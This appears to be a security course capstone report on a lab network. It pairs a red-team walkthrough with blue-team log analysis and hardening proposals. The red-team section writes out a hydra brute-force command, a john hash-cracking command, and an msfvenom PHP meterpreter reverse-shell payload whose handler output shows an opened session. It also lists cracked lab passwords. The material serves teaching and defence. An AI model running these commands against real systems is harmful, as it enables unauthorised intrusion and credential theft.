Capstone Engagement


Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network

Address Range:	192.168.1.0-255
Netmask:	255.255.255.0
Gateway:	192.168.1.1

Machines

IPV4:	192.168.1.1
OS:	Windows 10
Hostname:	ML-RefVM-684427
IPV4:	192.168.1.90
OS:	Kali Linux
Hostname:	Kali
IPV4:	192.168.1.100
OS:	Ubuntu Linux
Hostname:	ELK
IPV4:	192.168.1.105
OS:	Ubuntu Linux
Hostname:	server1

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-RefVM-684427	192.168.1.1	Hypervisor / Gateway
Kali	192.168.1.90	Attacker Machine
ELK	192.168.1.100	ELK Stack Server (Elasticsearch, Logstash, Kibana)
server1	192.168.1.105	Target Machine (Capstone)

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Brute Force Vulnerability	Brute-force attacks use trial-and-error to guess login information.	A brute-force vulnerability allows attackers to access sensitive or confidential information.
Remote Code Execution	An attacker executes arbitrary code on the target machine over the network.	An attacker can access confidential files, destroy or steal company data, or take down an entire network.
Unauthorized File Upload	Unauthorized and un-vetted files can be uploaded to an http server.	A file containing a reverse-shell payload can be uploaded, allowing for arbitrary code execution.

Exploitation: Brute Force Vulnerability

01

Tools & Processes

- The directory `/company_folders/secret_folder` on the Apache webserver is protected by HTTP basic authentication.
- By using the tool `hydra` along with the wordlist `rockyou.txt`, we can brute-force the password.
- The basic auth realm provided the message “For ashtons eyes only”, so the username “`ashton`” was used in the brute-force attack.
- The following `hydra` command was used:

```
hydra -l ashton -P
/usr/share/wordlists/rockyou.txt -s
80 -f -vV 192.168.1.105 http-get
/company_folders/secret_folder
```

02


Achievements

- The exploit provided us with the username and password for the “secret” company folder, which contained instructions for connecting to the company’s WebDAV server.

03

Results

- The exploit provided us with the correct username (`ashton`) and password (`leopoldo`).



Exploitation: Remote Code Execution

01

Tools & Processes

- To create a php reverse-shell payload, we used `msfvenom`, a tool provided by the Metasploit framework.
- Command used to create the payload:

```
msfvenom
-p php/meterpreter/reverse_tcp
LHOST=192.168.1.90 LPORT=4444
-f raw -o shell.php
```

- This provided us with the file `shell.php`, which was uploaded to the server as described in the next section.
- By using `msfconsole` and the module `multi/handler`, we were able to set up a handler for the reverse-shell.
- Accessing the uploaded file via a web browser kicks off the process and grants us access to the server.

02

Achievements

- The exploit provided us with a `meterpreter` reverse-shell on the server, which can be used in a variety of ways.
- From the `meterpreter` shell, one can drop into a normal user shell on the system.

03

Results

- Using the handler to gain reverse-shell access:

```
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.90     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 -> 192.168.1.105:33746) at 2021-02-27 11:08:23 -0800

meterpreter >
```

Exploitation: Unauthorized File Upload

01

Tools & Processes

- The WebDAV connection can be used to upload files to the Apache Webserver.
- By reading the note contained in the company's "secret" folder, we know the username is "ryan", and a password hash.
- By using the tool `john`, we can crack this password hash and determine the plain-text password.
- After determining the correct credentials, we can connect to the WebDAV server using the standard file browser and upload a php reverse-shell script.
- Command to crack the password:

```
john --format=raw-md5 ryan-hash.txt
```

02


Achievements

- The exploit provided us with the username (`ryan`) and password (`linux4u`) for the WebDAV server, which was used to upload a file to the server.
- We uploaded a php reverse-shell script, which gave us reverse-shell access to the server.

03

Results

- Screenshot showing the uploaded file:



Blue Team

Log Analysis and Attack Characterization

Analysis

Identifying the Port Scan


- The port scan occurred on February 27th at 18:38:20.
- In the two minutes from 18:38 to 18:40, 590,181 packets were sent from the Kali machine (192.168.1.90) to 17 different destinations, on 1,003 ports.
- The fact that the attacker machine sent a high volume of packets to over 1,000 ports in the period of two minutes indicates this is a port scan.

Time	destination.port	network.bytes	source.bytes	destination.packets	source.packets	network.packets	source.ip	destination.ip
Feb 27, 2021 @ 18:38:00.000	3289	59B	59B	-	1	1	192.168.1.90	255.255.255.255
Feb 27, 2021 @ 18:38:00.000	3289	59B	59B	-	1	1	192.168.1.90	255.255.255.255
Feb 27, 2021 @ 18:38:00.000	1124	81B	81B	-	1	1	192.168.1.90	255.255.255.255
Feb 27, 2021 @ 18:38:00.000	3289	59B	59B	-	1	1	192.168.1.90	255.255.255.255
Feb 27, 2021 @ 18:38:00.000	3289	59B	59B	-	1	1	192.168.1.90	255.255.255.255
Feb 27, 2021 @ 18:38:00.000	1124	81B	81B	-	1	1	192.168.1.90	255.255.255.255
Feb 27, 2021 @ 18:38:10.000	3289	59B	59B	-	1	1	192.168.1.90	255.255.255.255
Feb 27, 2021 @ 18:38:10.000	3289	59B	59B	-	1	1	192.168.1.90	255.255.255.255
Feb 27, 2021 @ 18:38:10.000	1124	81B	81B	-	1	1	192.168.1.90	255.255.255.255
Feb 27, 2021 @ 18:38:10.000	3289	59B	59B	-	1	1	192.168.1.90	255.255.255.255
Feb 27, 2021 @ 18:38:10.000	3289	59B	59B	-	1	1	192.168.1.90	255.255.255.255
Feb 27, 2021 @ 18:38:10.000	1124	81B	81B	-	1	1	192.168.1.90	255.255.255.255

Analysis

Finding the Request for the Hidden Directory

- The initial request for the secret folder was made on February 27th at 18:40:51.
- 12 total requests were made for the secret directory and files contained in the secret directory.
- The file `connect_to_corp_server` was requested and returned.
- This file contained instructions for connecting to the WebDAV server, as well as a username and password hash to use.




Time	source.ip	destination.ip	url.path	method	user_agent.original
Feb 27, 2021 @ 18:40:51.206	192.168.1.90	192.168.1.105	/company_folders/secret_folder	get	Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Feb 27, 2021 @ 18:40:51.211	192.168.1.90	192.168.1.105	/company_folders/secret_folder	get	Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Feb 27, 2021 @ 18:40:55.727	192.168.1.90	192.168.1.105	/company_folders/secret_folder	get	Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Feb 27, 2021 @ 18:40:55.733	192.168.1.90	192.168.1.105	/company_folders/secret_folder	get	Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Feb 27, 2021 @ 18:43:37.116	192.168.1.90	192.168.1.105	/company_folders/secret_folder	get	Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Feb 27, 2021 @ 18:43:37.122	192.168.1.90	192.168.1.105	/company_folders/secret_folder	get	Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Feb 27, 2021 @ 18:43:41.550	192.168.1.90	192.168.1.105	/company_folders/secret_folder	get	Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Feb 27, 2021 @ 18:43:41.556	192.168.1.90	192.168.1.105	/company_folders/secret_folder	get	Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Feb 27, 2021 @ 18:43:41.623	192.168.1.90	192.168.1.105	/company_folders/secret_folder/	get	Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Feb 27, 2021 @ 18:43:41.630	192.168.1.90	192.168.1.105	/company_folders/secret_folder/	get	Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Feb 27, 2021 @ 18:43:44.964	192.168.1.90	192.168.1.105	/company_folders/secret_folder/connect_to_corp_server	get	Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Feb 27, 2021 @ 18:43:44.971	192.168.1.90	192.168.1.105	/company_folders/secret_folder/connect_to_corp_server	get	Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0

Analysis

Uncovering the Brute Force Attack

- The brute force attack began on February 27th at 18:42:08.
- 12,148 requests were made during the attack.
- 12,142 requests were made before the password was correctly guessed.




Time	source.ip	destination.ip	method	http.response.status_code
Feb 27, 2021 @ 18:42:08.994	192.168.1.90	192.168.1.105	get	401
Feb 27, 2021 @ 18:42:08.995	192.168.1.90	192.168.1.105	get	401
Feb 27, 2021 @ 18:42:08.995	192.168.1.90	192.168.1.105	get	401
Feb 27, 2021 @ 18:42:08.995	192.168.1.90	192.168.1.105	get	401
Feb 27, 2021 @ 18:42:08.995	192.168.1.90	192.168.1.105	get	401
Feb 27, 2021 @ 18:42:08.995	192.168.1.90	192.168.1.105	get	401
Feb 27, 2021 @ 18:42:08.996	192.168.1.90	192.168.1.105	get	401
Feb 27, 2021 @ 18:42:08.996	192.168.1.90	192.168.1.105	get	401
Feb 27, 2021 @ 18:42:08.996	192.168.1.90	192.168.1.105	get	401
Feb 27, 2021 @ 18:42:08.996	192.168.1.90	192.168.1.105	get	401
Feb 27, 2021 @ 18:42:08.996	192.168.1.90	192.168.1.105	get	401
Feb 27, 2021 @ 18:42:08.996	192.168.1.90	192.168.1.105	get	401
Feb 27, 2021 @ 18:42:08.996	192.168.1.90	192.168.1.105	get	401
Feb 27, 2021 @ 18:42:08.996	192.168.1.90	192.168.1.105	get	401
Feb 27, 2021 @ 18:42:08.997	192.168.1.90	192.168.1.105	get	401
Feb 27, 2021 @ 18:42:08.997	192.168.1.90	192.168.1.105	get	401

Analysis

Finding the WebDAV Connection

- 211 total requests were made for the WebDAV directory (`/webdav`)
- The files `passwd.dav` and `shell.php` were requested.
- Request methods include the following:
  - GET
  - PUT
  - PROPFIND
  - OPTIONS



Time	source.ip	destination.ip	method	url.path
Feb 27, 2021 @ 18:47:31.393	192.168.1.90	192.168.1.105	options	/webdav
Feb 27, 2021 @ 18:47:31.400	192.168.1.90	192.168.1.105	options	/webdav
Feb 27, 2021 @ 18:47:37.025	192.168.1.90	192.168.1.105	options	/webdav
Feb 27, 2021 @ 18:47:37.026	192.168.1.90	192.168.1.105	options	/webdav
Feb 27, 2021 @ 18:47:37.032	192.168.1.90	192.168.1.105	options	/webdav
Feb 27, 2021 @ 18:47:37.033	192.168.1.90	192.168.1.105	options	/webdav
Feb 27, 2021 @ 18:47:37.070	192.168.1.90	192.168.1.105	propfind	/webdav
Feb 27, 2021 @ 18:47:37.077	192.168.1.90	192.168.1.105	propfind	/webdav
Feb 27, 2021 @ 18:47:37.667	192.168.1.90	192.168.1.105	propfind	/webdav
Feb 27, 2021 @ 18:47:37.672	192.168.1.90	192.168.1.105	propfind	/webdav
Feb 27, 2021 @ 18:47:37.674	192.168.1.90	192.168.1.105	propfind	/webdav
Feb 27, 2021 @ 18:47:37.679	192.168.1.90	192.168.1.105	propfind	/webdav
Feb 27, 2021 @ 18:47:37.681	192.168.1.90	192.168.1.105	propfind	/webdav

Hardening

Proposed Alarms and Mitigation Strategies

Mitigation

Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

An alert could be set to trigger when any single IP address sends a high number of packets across a variety of ports.

If an attacker is using multiple IP addresses, an alert could be configured to trigger if a predefined number of closed ports are probed.

What threshold would you set to activate this alarm?

A possible threshold for this alert could be if any single IP address sends in excess of 100 packets to the range of privileged ports.

If nmap encounters a closed port, the host responds with a RST packet. If more than 250 RST packets are sent to a given IP address in a single day, that traffic should be blocked.

System Hardening

What configurations can be set on the host to mitigate port scans?

The host should be configured with a deny-by-default firewall. The firewall should be configured to drop incoming disallowed traffic rather than send an RST packet. This slows nmap down, because nmap will wait for a worst-case timeout and try again. This is potentially very frustrating to potential attackers.

To set up a firewall, one could use the following command:

```
sudo ufw default deny incoming
```

Even on ports that are blocked by the firewall, the ports should be closed (i.e., no application is listening). This is a tenet of the *defense-in-depth* model. We should assume that a potential attacker will be able to breach the firewall and prepare accordingly.

Mitigation

Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

An alarm should be configured to trigger if any request is made to the hidden directory from outside the company's internal network. The hidden directory is for company-only use and should not be accessible from outside the premises.

Additionally, an alarm should trigger if sequential requests for the directory are made from a single IP address. An attacker could be probing the directory to see what is available, and that traffic should be blocked.

What threshold would you set to activate this alarm?

An appropriate threshold for sequential requests from a single IP address might be more than 8 requests over the span of 30 minutes.

System Hardening

What configuration can be set on the host to block unwanted access?

The host should be configured to block all traffic to the directory from outside the company's network. This can be accomplished using UFW as follows:

```
sudo ufw default deny all

sudo ufw allow from 192.168.1.0/24
```

Mitigation

Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

An alarm should be set to trigger if a predefined number of requests are issued to the server from a single IP address, especially if those requests result in HTTP 401 (Unauthorized) responses. Since the brute force attack requires a high number of requests to complete, this traffic could potentially be blocked before the password is guessed.

Additionally, an alert should be set if any user on the system has several consecutive failed authentication attempts.

What threshold would you set to activate this alarm?

An appropriate threshold might be 100 requests from a single IP address in the span of 2 minutes.

For consecutive failed authentication attempts, the alert should trigger if any user has more than 5 consecutive failed authentication attempts.

System Hardening

What configuration can be set on the host to block future brute force attacks?

The host can be configured with a firewall to prevent request spamming on the HTTP Basic Auth page.

A firewall could be configured to block consecutive requests, but this would not lock out a user's account after consecutive failed authentication attempts.

Setting up a lockout after consecutive failed attempts is not trivial to accomplish using the mechanisms provided by Apache, but a custom authentication system could be implemented and used.

Mitigation

Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future unauthorized access?

An alarm should be set to trigger if any access to the WebDAV directory is made from outside the company's internal network.

Additionally, an alarm should be set on any file upload (i.e., a PUT request) to the WebDAV directory. While this may result in some false positives, upload traffic to the WebDAV directory is so minimal it would not be a problem.

What threshold would you set to activate this alarm?

An appropriate threshold might be more than 100 GET requests to the WebDAV directory, and any PUT requests.

System Hardening

What configuration can be set on the host to control access?

The host should be configured to deny WebDAV uploads by default, and only allow uploads from a specific IP address. This can be accomplished using Apache's configuration files.

WebDAV by itself has no security. Therefore, authentication and authorization must be handled in the webserver layer (i.e., Apache). Apache can be configured with a variety of authentication systems, including HTTP Basic Auth, Digest Auth, and Kerberos.

Mitigation

Identifying Reverse Shell Payloads

Alarm

What kind of alarm can be set to detect future file uploads?

An alarm should be set to trigger if any file is uploaded to the server from outside the company's network, especially if that file has a suspicious name.

What threshold would you set to activate this alarm?

An appropriate threshold might be one file uploaded to the server from outside the internal network. If the file comes from the internal network and has a suspicious name, like "shell.php", the alert should also trigger.

System Hardening

What configuration can be set on the host to block file uploads?

All file uploads from outside the internal network should be blocked. Additionally, a higher level of permissions should be required to upload files. This can be accomplished through the authentication system in front of the WebDAV server.

Users should be more careful about sharing their passwords, as the WebDAV credentials were gleaned from a file on the server.